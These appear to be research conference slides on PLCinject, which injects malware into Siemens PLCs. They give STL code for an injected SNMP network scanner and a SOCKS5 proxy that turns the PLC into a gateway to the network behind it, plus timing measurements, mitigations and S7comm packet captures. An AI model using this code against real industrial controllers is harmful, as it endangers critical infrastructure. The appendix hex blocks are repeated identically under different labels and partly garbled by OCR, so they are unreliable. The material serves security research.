
Available at <https://github.com/SCADACS/PLCinject>

PLCinject


Live Demo




PLCinject with example Payload (running light) and a PLC




... patches it and uploads a SNMP scanner





Attacker downloads the scanning results



A SOCKS proxy enables him to reach the net behind the PLC

SNMP Scanner

SNMP Scanner

Rationale

- ▶ ping is not possible
- ▶ TCP is not adequate
 - ▶ number of overall connections is limited
 - ▶ connection can only closed when established
- ▶ UDP: no connection setup, always closable
- ▶ SNMP enabled in many Siemens PLCs

SNMP Scanner I

Details

```
0001 get_ip : NOP 1
0002
0003 // read ip from system state list (SZL)
0004     CALL  RDSYSST
0005         REQ      :=TRUE
0006         SZL_ID   :=W#16#0037
0007         INDEX    :=W#16#0000
0008         RET_VAL  :=#sysst_ret
0009         BUSY     :=#sysst_busy
0010         SZL_HEADER :="DB".szlheader.SZL_HEADER
0011         DR       :="DB".ip_info
0012
0013 // wait until SZL read finished
0014     A      #sysst_busy
0015     BEC
0016
0017     SET
0018     S      #got_ip
```

Get the PLC's IP

SNMP Scanner II

Details

```
0020 // calc first ip of local network
0021 // L "DB".ip_info.local_ip
0022     OPN    "DB"
0023     L      %DBD406
0024 // L "DB".ip_info.subnet
0025     L      %DBD410
0026     AD
0027 // T "DB".ADDRESS.rem_ip_addr
0028     T      %DBD64
0029
0030 // get number of hosts from subnet
0031 // L "DB".ip_info.subnet
0032     L      %DBD410
0033     L      DW#16#FFFFFFFF
0034     XOD
0035     T      #num_hosts
```

Calculate the subnet mask

SNMP Scanner III

Details

```
0001      CALL  TCON , "TCON_DB_SCAN"  
0002          REQ      :=#connect  
0003          ID       :=1  
0004          DONE     :=#con_done  
0005          BUSY     :=#con_busy  
0006          ERROR    :=#con_error  
0007          STATUS   :=#con_status  
0008          CONNECT  :="DB".TCON_PAR_SCAN  
0009  
0010      AN      #connected  
0011      =      #connect
```

Configure UDP connection

SNMP Scanner IV

Details

```
0007      CALL  TUSEND , "TUSEND_DB_SCAN"  
0008          REQ    :=#send  
0009          ID     :=1  
0010          LEN    :=43  
0011          DONE  :=#send_done  
0012          BUSY  :=#send_busy  
0013          ERROR :=#send_error  
0014          STATUS :=#send_status  
0015          DATA :="DB".SNMP_get  
0016          ADDR  :="DB".ADDRESS
```

Send UDP packets (SNMP get request)

SOCKS Proxy – Details

SOCKS Proxy – Details I

- ▶ SOCKS5 protocol (RFC 1928)
- ▶ Without authentication or encryption

SOCKS Proxy – Details II

```
0002      JL      lend
0003      JU      bind           // state == 0
0004      JU      negotiate      // state == 1
0005      JU      authenticate   // state == 2
0006      JU      connect_request // state == 3
0007      JU      connect        // state == 4
0008      JU      connect_confirm // state == 5
0009      JU      proxy          // state == 6
0010      JU      reset          // state == 7
0011 lend: JU      end
```

Jump list for protocol states

SOCKS Proxy – Details III

```
0005      CALL TRCV , "TRCV_client_DB"
0006          EN_R      :=TRUE
0007          ID        :=W#16#0001
0008          LEN       :=0
0009          NDR       :=#rcv_ndr
0010          BUSY      :=#rcv_busy
0011          ERROR     :=#rcv_error
0012          STATUS    :=
0013          RCVD_LEN  :=
0014          DATA     :="buffers".rcv
0015
0016      A      #rcv_ndr
0017      AN     #rcv_busy
0018      AN     #rcv_error
0019      JCN    end
```

Receive clients connect request...

SOCKS Proxy – Details IV

```
0021      L      "buffers".rcv[4]
0022      T      "params".TCON_target.rem_staddr[1]
0023      L      "buffers".rcv[5]
0024      T      "params".TCON_target.rem_staddr[2]
0025      L      "buffers".rcv[6]
0026      T      "params".TCON_target.rem_staddr[3]
0027      L      "buffers".rcv[7]
0028      T      "params".TCON_target.rem_staddr[4]
0029      L      "buffers".rcv[8]
0030      T      "params".TCON_target.rem_tsap_id[1]
0031      L      "buffers".rcv[9]
0032      T      "params".TCON_target.rem_tsap_id[2]
0033
0034      JU     next_state
```

... and store IP and port

SOCKS Proxy – Details V

```
0001 connect : NOP 0
0002
0003     CALL  TCON , "TCON_target_DB"
0004         REQ      :=#connect
0005         ID       :=W#16#0002
0006         DONE    :=#con_done
0007         BUSY    :=#con_busy
0008         ERROR   :=#con_error
0009         STATUS  :=
0010         CONNECT :="params".TCON_target
0011
0012     AN      #connect
0013     S       #connect
0014     JC      connect
0015
0016     A       #con_done
0017     AN      #con_busy
0018     AN      #con_error
0019     JC      next_state
```

Connect to destination host. . .

SOCKS Proxy – Details VI

- ▶ connection to client and destination host are established
- ▶ now we can proxy
 - ▶ send client's messages to destination and vice versa
 - ▶ an error while receiving means one partner disconnected
 - ▶ send remaining data then disconnect and wait for next client

SOCKS Proxy – Details VII

- ▶ The SOCKS implementation on the PLC is able to transfer up to 730 KB/s if it is running alone.
- ▶ In combination with a memory intensive benchmark PLC programm the proxy was able to transfer up to 40KB/s.

Attack Video

... Video Presentation ...

Evaluation


Evaluation

Questions

- ▶ How much is the execution time increased by injected SOCKS proxy?

Evaluation

Questions




Default maximum cycle time = 150 ms

Measurements I

How to measure

- ▶ Pull data from OB1_PREV_CYCLE variable
- ▶ Store the result in a DB
- ▶ Upload DB from PLC
- ▶ Compare values for the baseline program and the SOCKS Proxy (idle / under load)

Measurements II



*** = p value \leq 0.0001

Measurements III

	Baseline	Proxy idle	Proxy under load
Mean	85.32	85.40	86.67
Std. Deviation	0.4927	0.5003	0.5239
Std. Error	0.01089	0.01106	0.01158

All values in milliseconds (ms)

Result:

- ▶ There exists a significant but not practically relevant timing difference between the baseline program and its malicious SOCKS proxy version regarding the default cycle time of 150 ms.

Mitigation strategies



WOW

SUCH SECURITY

MANY VPN

MUCH FIREWALL

Mitigation strategies

1. Network-level access control
2. Enabling protection-level 3
3. If all else fails, means to woo deities to lend disaster protection

Summary

Summary

- ▶ Inject malware into a PLC without service disruption
- ▶ An internet facing PLC can be used as a gateway into the local network
- ▶ This enables an adversary to attack devices behind the Internet-facing PLC
- ▶ Taking these indirect connected systems into account, the attack surface regarding ICS could be much bigger than expected

Q&A

Appendix

Signature

```
00: 7070 0101 0108 0001 0000 0074 0000 0000
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006
20: 0014 000a c000 c100 ca00 d880 6500 0100
30: 0014 0000 0002 0502 0502 0502 0502 0502
40: 0505 0505 0505 050e 0520 0100 0800 0000
50: 0000 0000 0000 0000 0000 0000 0000 0000
60: 0000 0000 0000 0000 0100 a691 0000 0000
70: 0000 0000
```

Version

```
00: 7070 0101 0108 0001 0000 0074 0000 0000
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006
20: 0014 000a c000 c100 ca00 d880 6500 0100
30: 0014 0000 0002 0502 0502 0502 0502 0502
40: 0505 0505 0505 050e 0520 0100 0800 0000
50: 0000 0000 0000 0000 0000 0000 0000 0000
60: 0000 0000 0000 0000 0100 a691 0000 0000
70: 0000 0000
```

Attribute

```
00: 7070 0101 0108 0001 0000 0074 0000 0000
10: 02ab 2735 2d03 03a1 6383 21a7 001c 0006
20: 0014 000a c000 c100 ca00 d880 6500 0100
30: 0014 0000 0002 0502 0502 0502 0502 0502
40: 0505 0505 0505 050e 0520 0100 0800 0000
50: 0000 0000 0000 0000 0000 0000 0000 0000
60: 0000 0000 0000 0000 0100 a691 0000 0000
70: 0000 0000
```

Language

STL 01, LAD 02, FBD 03, SCL 04, DB 05, GRAPH 06,
SDB 07

```
00:  7070 0101 0108 0001 0000 0074 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 000a c000 c100 ca00 d880 6500 0100
30:  0014 0000 0002 0502 0502 0502 0502 0502
40:  0505 0505 0505 050e 0520 0100 0800 0000
50:  0000 0000 0000 0000 0000 0000 0000 0000
60:  0000 0000 0000 0000 0100 a691 0000 0000
70:  0000 0000
```

Communication setup

The image shows a Wireshark capture of network traffic. The main pane displays a list of packets. Packet 8 is selected, showing details for an S7 Communication (ROSCTR: [Ack_Data]). The packet structure is as follows:

- IP: 192.168.116.109 → 192.168.116.109
- TCP: Seq=23, Ack=48, Win=4096, Len=0
- ISO 8073/X.224 COTP connection-oriented transport protocol
- Length: 2
- PDU Type: DT Data (0x0F)
- [Destination reference: 0x0000]
- .000 0000 = TPDU number: 0x00
- 1... .. = Last data unit: Yes
- S7 Communication
 - Header: (Ack_Data)
 - Protocol Id: 0x32
 - ROSCTR: Ack_Data (3)
 - Redundancy Identification (Reserved): 0x0000
 - Protocol Data Unit Reference: 512
 - Parameter length: 8
 - Data length: 0
 - Error class: No error (0x00)
 - Error code: 0x00
 - Parameter: (Setup communication) (0xf0)
 - Reserved: 0x00
 - Max AMQ (parallel jobs with ack) calling: 1
 - Max AMQ (parallel jobs with ack) called: 1
 - PDU length: 240

The packet bytes pane shows the raw data in hexadecimal and ASCII:

```
0000 b8 ca 3a b0 b2 91 28 63 36 00 a6 be 08 00 45 00  . . . . . (C 6 . . . . . E .
0010 00 43 01 cb 00 00 1e 06 30 dd c0 a8 74 f4 c0 a8  . C . . . . . 0 . . . . . TO .
0020 74 6d 00 66 05 05 00 02 f8 eb 5b cc de 41 50 18  tm . f . . . . . [ . . . . . AP .
0030 10 00 79 0c 00 03 00 00 1b 02 f0 80 32 03 00  . . y . . . . . [ . . . . . 2 .
0040 00 02 00 00 08 00 00 00 00 f0 00 02 00 01 00  . . . . . [ . . . . . 2 .
0050 f0
```

At the bottom, the status bar indicates: File: C:\Dokumente und Einstellungen\root\Bge...; Packets: 342; Displayed: 342 (100.0%); Load time: 0:00:00; Profile: Default.

Communication setup

The image shows a Wireshark capture of an ISO 8073/X.224 COTP connection setup. The packet list pane shows several packets, with packet 4 (COTP CR TPDU) and packet 8 (S7COMM ACK) highlighted with a red box. The packet details pane for packet 4 shows the structure of the COTP CR TPDU, including the S7 Communication header and the Setup communication parameter.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	192.168.116.109	192.168.116.79	TCP	66	1285-1102 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.00198900	192.168.116.79	192.168.116.109	TCP	60	1102-1285 [SYN, ACK] Seq=0 Ack=1 win=4096 Len=0 MSS=1460
4	0.00214300	192.168.116.109	192.168.116.79	COTP	76	CR TPDU src-ref: 0x0005 dst-ref: 0x0000
5	0.00704300	192.168.116.79	192.168.116.109	COTP	76	CC TPDU src-ref: 0x0002 dst-ref: 0x0005
6	0.00706600	192.168.116.109	192.168.116.79	S7COMM	70	S7COMM: Data (3) [Destination Reference: 0x0000 Function: Setup communication]
7	0.01102300	192.168.116.79	192.168.116.109	TCP	60	1102-1285 [ACK] Seq=23 Ack=48 win=4096 Len=0
8	0.01102700	192.168.116.79	192.168.116.109	S7COMM	81	ROSCTR: [Ack_Data] Function: [Setup communication]

ISO connection setup

ISO 8073/X.224 COTP connection-oriented Transport Protocol
Length: 2
PDU Type: DT Data (0x0F)
[Destination reference: 0x0000]
0000 0000 = TPDU number: 0x00
1... = Last data unit: Yes

S7 Communication
Header: (Ack_Data)
Protocol Id: 0x32
ROSCTR: Ack_Data (3)
Redundancy Identification (Reserved): 0x0000
Protocol Data Unit Reference: 512
Parameter length: 8
Data length: 0
Error class: No error (0x00)
Error code: 0x00
Parameter: (Setup communication)
Function: Setup communication (0xf0)
Reserved: 0x00
Max AMQ (parallel jobs with ack) calling: 1
Max AMQ (parallel jobs with ack) called: 1
PDU length: 240

0000 b8 ca 3a b0 b2 91 28 63 36 00 a6 be 08 00 45 00 ..:...[C 6.....E.
0010 00 43 01 cb 00 00 1e 06 30 dd c0 a8 74 4f c0 a8 ..C..... 0...TO..
0020 74 6d 00 66 05 05 00 02 f8 eb 5b cc de 41 50 18 tm.f.... ..[.AP.
0030 10 00 79 0c 00 00 03 00 00 1b 02 f0 80 32 03 00 ..y..... ..2..
0040 00 02 00 00 08 00 00 00 00 f0 00 00 02 00 01 00
0050 f0

File: C:\Dokumente und Einstellungen\root\Bge... Packets: 342 - Displayed: 342 (100.0%) - Load time: 0:00:00 Profile: Default

Appendix

Communication setup

The image shows a Wireshark capture of network traffic. The packet list pane at the top shows several packets. Packet 6 is highlighted with a red box and contains an S7COMM message. The packet details pane below it shows the structure of this S7COMM message, including the header and parameters for a 'Setup communication' function.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	192.168.116.109	192.168.116.79	TCP	66	1285-102 [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.00198900	192.168.116.79	192.168.116.109	TCP	60	102-1285 [SYN, ACK] Seq=0 Ack=1 win=4096 Len=0 MSS=1460
3	0.00205400	192.168.116.109	192.168.116.79	TCP	54	1285-102 [ACK] Seq=1 Ack=1 win=17320 Len=0
4	0.00214300	192.168.116.109	192.168.116.79	COTP	76	CR TPDU src-ref: 0x0005 dst-ref: 0x0000
6	0.00729600	192.168.116.109	192.168.116.79	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
7	0.01102500	192.168.116.79	192.168.116.109	TCP	60	102-1285 [ACK] Seq=23 Ack=48 win=4096 Len=0
8	0.01102700	192.168.116.79	192.168.116.109	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]

S7COMM connection setup

ISO 8073/X.224 COTP Connection-oriented Transport Protocol
Length: 2
PDU Type: DT Data (0x0F)
[Destination reference: 0x0000]
0000 0000 = TPDU number: 0000
1... .. = Last data unit: Yes

S7 Communication

- Header: (Ack_Data)
 - Protocol Id: 0x32
 - ROSCTR: Ack_Data (3)
 - Redundancy Identification (Reserved): 0x0000
 - Protocol Data unit Reference: 512
 - Parameter length: 8
 - Data length: 0
 - Error class: No error (0x00)
 - Error code: 0x00
- Parameter: (Setup communication)
 - Function: Setup communication (0xF0)
 - Reserved: 0x00
 - Max AMQ (parallel jobs with ack) calling: 1
 - Max AMQ (parallel jobs with ack) called: 1
 - PDU length: 240

0000 b8 ca 3a b0 b2 91 28 63 36 00 a6 be 08 00 45 00 ..:...C 6.....E
0010 00 43 01 cb 00 00 1e 06 30 dd c0 a8 74 f4 c0 a8 ..C.....0...to..
0020 74 6d 00 66 05 05 00 02 f8 eb 5b cc de 41 50 18 tm.f....[.].AP.
0030 10 00 79 0c 00 00 03 00 00 1b 02 f0 80 32 03 00 ..y.....2...
0040 00 02 00 00 08 00 00 00 00 f0 00 00 01 00 01 00
0050 f0

File: C:\Dokumente und Einstellungen\root\Boge... | Packets: 342 | Displayed: 342 (100,0%) | Load time: 0:00:00 | Profile: Default

Appendix

List all blocks

The screenshot shows a network protocol analyzer window with the following details:

- Packet 211: 0.913121000.192.168.116.79.192.168.116.109.57COMM.115.ROSCTR[Userdata] function[Response] -> [Block functions] -> [List blocks]
- TPKT, Version: 3, Length: 61
- ISO 8073/X.224 COTP connection-oriented Transport Protocol
- Length: 2
- PDU Type: DT Data (0x0F)
- [Destination reference: 0x0000]
- .000 0000 = TPDU number: 0x00
- 1... = Last data unit: Yes
- S7 Communication
- Header: (Userdata)
- Protocol id: 0x32
- ROSCTR: Userdata (7)
- Redundancy Identification (Reserved): 0x0000
- Protocol Data Unit Reference: 17408
- Parameter length: 12
- Data length: 32
- Parameter: (response) ->(Block functions) ->(List blocks)
- Parameter head: 0x000112
- Parameter length: 8
- Unknown (Request/Response): 0x12
- 1000 = Type: response (8)
- 0011 = Function group: Block functions (3)
- Subfunction: List blocks (1)
- Sequence number: 0
- Data unit reference number: 0
- Last data unit: Yes (0x00)
- Error code: No error (0x0000)
- Data
- Return code: success (0xff)
- Transport size: OCTET STRING (0x09)
- Length: 28
- Item [1]: (Block type 08)
- Block type: 08 (16)
- Block count: 1
- Item [2]: (Block type FB)
- Item [3]: (Block type FC)
- Item [4]: (Block type 0B)
- Item [5]: (Block type S0B)
- Item [6]: (Block type SFC)
- Item [7]: (Block type SFB)

Hex dump at the bottom:

```
0030 10 00 24 26 00 00 03 00 00 3d 02 f0 80 32 07 00 ..$6.... .....
```

Appendix

List all blocks – Parameter

The screenshot shows a network protocol analyzer window with a tree view on the left and a hex dump at the bottom. A text box is overlaid on the tree view, displaying the following information:

```
Parameter: (Response) ->(Block functions) ->(List blocks)
Parameter head: 0x000112
Parameter length: 8
Unknown (Request/Response): 0x12
1000 .... = Type: Response (8)
.... 0011 = Function group: Block functions (3)
Subfunction: List blocks (1)
Sequence number: 0
Data unit reference number: 0
Last data unit: Yes (0x00)
Error code: No error (0x0000)
```

The background window shows a tree view with the following structure:

- 211 0.913121000 192.168.116.79 192.168.116.109 57C0PM 115 ROSCTR[Userdata] function[Response] -> [Block functions] -> [List blocks]
- TPKT, Version: 3, Length: 61
- ISO 8073/X.224 COTP Connection-oriented Transport Protocol
- Length: 2
- PDU Type: DT Data (0x0f)
- [Destination reference: 0x0000]
- .000 0000 = TPDU number: 0x00
- 1... = Last data unit: Yes
- S7 Communication
- Header: (Userdata)
- Protocol id: ROSCTR: Userdata
- Redundancy ID: 0
- Protocol data: 0
- Parameter length: 8
- Data length: 8
- Parameter: (Response)
- Parameter head: 0x000112
- Parameter length: 8
- Unknown (Request/Response): 0x12
- 1000 = Type: Response (8)
- 0011 = Function group: Block functions (3)
- Subfunction: List blocks (1)
- Sequence number: 0
- Data unit reference number: 0
- Last data unit: Yes (0x00)
- Error code: No error (0x0000)
- Data
- Return code: No error (0x0000)
- Transport status: OK
- Length: 28
- Item [1]: (Block type 0B) (56)
- Block count: 1
- Item [2]: (Block type FB)
- Item [3]: (Block type FC)
- Item [4]: (Block type 0B)
- Item [5]: (Block type S0B)
- Item [6]: (Block type SFC)
- Item [7]: (Block type SFB)

The hex dump at the bottom shows the following data:

```
0030 10 00 24 26 00 00 03 00 00 3d 02 f0 80 32 07 0e ..16....
0040 80 44 00 00 00 00 3c 00 00 00 00 00 00 00 00 00 ..
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060 43 00 00 30 41 00 00 30 42 00 04 30 44 00 4d 30 ..0A..0B..0D..M
0070 46 00 1f ..
```